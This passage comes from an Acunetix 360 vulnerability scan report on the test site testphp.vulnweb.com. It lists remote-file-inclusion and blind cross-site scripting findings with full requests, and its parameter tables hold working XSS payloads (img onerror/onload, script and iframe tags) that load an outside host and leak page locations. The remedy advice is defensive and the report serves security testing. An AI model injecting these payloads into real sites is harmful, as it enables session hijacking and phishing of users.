Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:17:09 GMT

Linux version 5.4.0-1030-aws (buildd@lcy01-amd64-028) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1~20.
04)) #31-Ubuntu SMP Fri Nov 13 11:40:37 UTC 2020
```

Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

External References

- Local File Inclusion Vulnerability

CLASSIFICATION

CWE	22

CVSS 3.0 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

6. Cross-site Scripting via Remote File Inclusion

HIGH 1

Acunetix 360 detected Cross-site Scripting via Remote File Inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (*JavaScript, VBScript*).

Cross-site scripting allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

6.1. http://testphp.vulnweb.com/showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160

Method	Parameter	Value
GET	file	`hTTp://r87.com/n`
GET	size	`160`

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Certainty

Request

```
GET /showimage.php?file=hTTp%3a%2f%2fr87.com%2fn&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 815.8726 Total Bytes Received : 206 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:17:05 GMT

<? print chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr
(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
```

Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross Site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- XSS Shell
- Remote File Inclusion Vulnerabilities Information & Prevention
- Remote File Inclusion Vulnerabilities Information & Prevention

- Remote File Inclusion Vulnerabilities Information & Prevention
- XSS Tunnelling
- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

CLASSIFICATION

CWE	79

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

7. Blind Cross-site Scripting

HIGH 11 | CONFIRMED 11

Acunetix 360 detected Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

7.1. http://testphp.vulnweb.com/comment.php

CONFIRMED

Method	Parameter	Value
POST	comment	3
POST	phpaction	echo $_POST[comment];
POST	Submit	Submit
POST	name	<iMg src=N onerror="this.onerror='';this.src='//mv9e8mbvffsmh5xxnsg86v_fs4s-qlvw51_noks8'+'fug.r87.m...

Request

```
POST /comment.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/comment.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

comment=&phpaction=echo+%24_POST%5bcomment%5d%3b&Submit=Submit&name=%3cyour+name+here%3e
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:10:25 GMT
```

7.2. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
POST	submit	add message
POST	text	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//mv9e8mbvff_pfabsrq4hbqlktmkok32k...
POST	name	anonymous user

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 44
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

submit=add+message&text=&name=anonymous+user
```

Response

Response Time (ms) : 0 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:08:51 GMT
```

7.3. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
POST	submit	add message
POST	text	
POST	name	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//mv9e8mbvffnrjiwbawyyicmkzuxm2d7c...

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 44
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

submit=add+message&text=&name=anonymous+user
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:08:51 GMT
```

7.4. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3CiMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%27%27%3bthis.src%3d%27%2f%2fmv9e8mbvfflt-5t3c4td9zm1_axokh_ruxslkabx%27%2b%27ww4.r87.me%2fr%2f%3f%27%2blocation.href%22%3E

CONFIRMED

Method	Parameter	Value
GET	p	valid
GET	aaaa%2f	

Method	Parameter	Value
GET	pp	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//mv9e8mbvfflt-5t3c4td9zm1_axokh_r...

Request

```
GET /hpp/params.php?aaaa%2f=&p=valid&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:47 GMT
```

7.5. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=3&p=%3CiMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%27%27%3bthis.src%3d%27%2f%2fmv9e8mbvffdujmqnumt1bjkxifmvoyfr6vtb3zin%27%2b%27jak.r87.me%2fr%2f%3f%27%2blocation.href%22%3E&pp=12

CONFIRMED

Method	Parameter	Value
GET	p	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//mv9e8mbvffdujmqnumt1bjkxifmvoyfr...

Method	Parameter	Value
GET	aaaa%2f	3
GET	pp	12

Request

```
GET /hpp/params.php?aaaa%2f=&p=valid&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:47 GMT
```

7.6. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method	Parameter	Value
POST	test	query

Method	Parameter	Value
POST	goButton	go
POST	searchFor	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//mv9e8mbvffrcpwzje7spnecjothuouwh...

Request

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

goButton=go&searchFor=
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:08:45 GMT
```

7.7. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value

Method	Parameter	Value
POST	signup	signup
POST	uemail	<iMg src=N onerror="this.onerror='';this.src='//mv9e8mbvffeezee-nhj6uvcdzwhsvks6ttlxeiym'+'f_u.r87.m...
POST	uuname	Smith
POST	uphone	3
POST	urname	Smith
POST	uaddress	3
POST	ucc	4916613944329494
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

signup=signup&uemail=&uuname=&uphone=&urname=&uaddress=&ucc=&upass2=&upass=
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:33 GMT
```

7.8. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	signup	signup
POST	uemail	invicti@example.com
POST	uuname	Smith
POST	uphone	<iMg src=N onerror="this.onerror='';this.src='//mv9e8mbvffx8ukkbhbfhtlvyv8hevei31o8gqdct'+'rjg.r87.m...
POST	urname	Smith
POST	uaddress	3
POST	ucc	4916613944329494
POST	upass2	Inv1@cti

Method	Parameter	Value
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

signup=signup&uemail=&uuname=&uphone=&urname=&uaddress=&ucc=&upass2=&upass=
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:33 GMT
```

7.9. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	signup	signup

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	uuname	Smith
POST	uphone	3
POST	urname	Smith
POST	uaddress	<iMg src=N onerror="this.onerror='';this.src='//mv9e8mbvfffrqwlbzjuze1l1pds2-bdvcok4hket'+'ppi.r87.m...
POST	ucc	4916613944329494
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

signup=signup&uemail=&uuname=&uphone=&urname=&uaddress=&ucc=&upass2=&upass=
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:33 GMT
```

7.10. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	signup	signup
POST	uemail	invicti@example.com
POST	uuname	Smith
POST	uphone	3
POST	urname	Smith
POST	uaddress	3
POST	ucc	<iMg src=N onerror="this.onerror='';this.src='//mv9e8mbvff-6hd3p9tnt5o0gf9rnh0qt3nfzpfja'+'ejs.r87.m...
POST	upass2	Inv1@cti

Method	Parameter	Value
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

signup=signup&uemail=&uuname=&uphone=&urname=&uaddress=&ucc=&upass2=&upass=
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:33 GMT
```

7.11. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	signup	signup

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	uuname	Smith
POST	uphone	3
POST	urname	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//mv9e8mbvffz_7vomoaax1yepubbud0hx...
POST	uaddress	3
POST	ucc	4916613944329494
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

signup=signup&uemail=&uuname=&uphone=&urname=&uaddress=&ucc=&upass2=&upass=
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:33 GMT
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling
- OWASP - Cross-site Scripting

Remedy References

- Microsoft Anti-XSS Library
- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

CLASSIFICATION

CWE	79

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

8. [Possible] Blind Cross-site Scripting

HIGH | 3

Acunetix 360 detected Possible Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application, but was unable to confirm the vulnerability.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

8.1. http://testphp.vulnweb.com/hpp/?pp=%27%22--%3E%3C%2fstyle%3E%3C%2fscRipt%3E%3CscRipt%20src%3d%22%2f%2fmv9e8mbvffulk1i0duvujvkdkktmkntnztbb8kejrja%26%2346%3br87%26%2346%3bme%22%3E%3C%2fscRipt%3E

Method	Parameter	Value
GET	pp	'"--></style></scRipt><scRipt src="//mv9e8mbvffulk1i0duvujvkdkktmkntnztbb8kejrja.r87.me"></s...

Certainty

Request

```
GET /hpp/?pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:07 GMT
```

8.2. http://testphp.vulnweb.com/listproducts.php?artist=%3Ciframe%20src%3d%22%2f%2fmv9e8mbvffhnljeuznntumzdcj12cbq-dn-_jxrwote%26%2346%3br87%26%2346%3bme%22%3E%3C%2fiframe%3E

Method	Parameter	Value
GET	artist	<iframe src="//mv9e8mbvffhnljeuznntumzdcj12cbq-dn-_jxrwote.r87.me"></iframe>

Certainty

Request

```
GET /listproducts.php?artist=1 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:09:38 GMT
```

8.3. http://testphp.vulnweb.com/listproducts.php?cat=%3Ciframe%20src%3d%22%2f%2fmv9e8mbvffalfsrxrjwetv5xhynulh9krdrtzndh23g%26%2346%3br87%26%2346%3bme%22%3E%3C%2fiframe%3E

Method	Parameter	Value
GET	cat	<iframe src="//mv9e8mbvffalfsrxrjwetv5xhynulh9krdrtzndh23g.r87.me"></iframe>

Certainty

Request

```
GET /listproducts.php?cat=1 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:08:46 GMT
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling
- OWASP - Cross-site Scripting

Remedy References

- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained

CLASSIFICATION

CWE	79

CVSS 3.0 SCORE

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

9. [Possible] Cross-site Scripting

MEDIUM | 1

Acunetix 360 detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Acunetix 360 believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
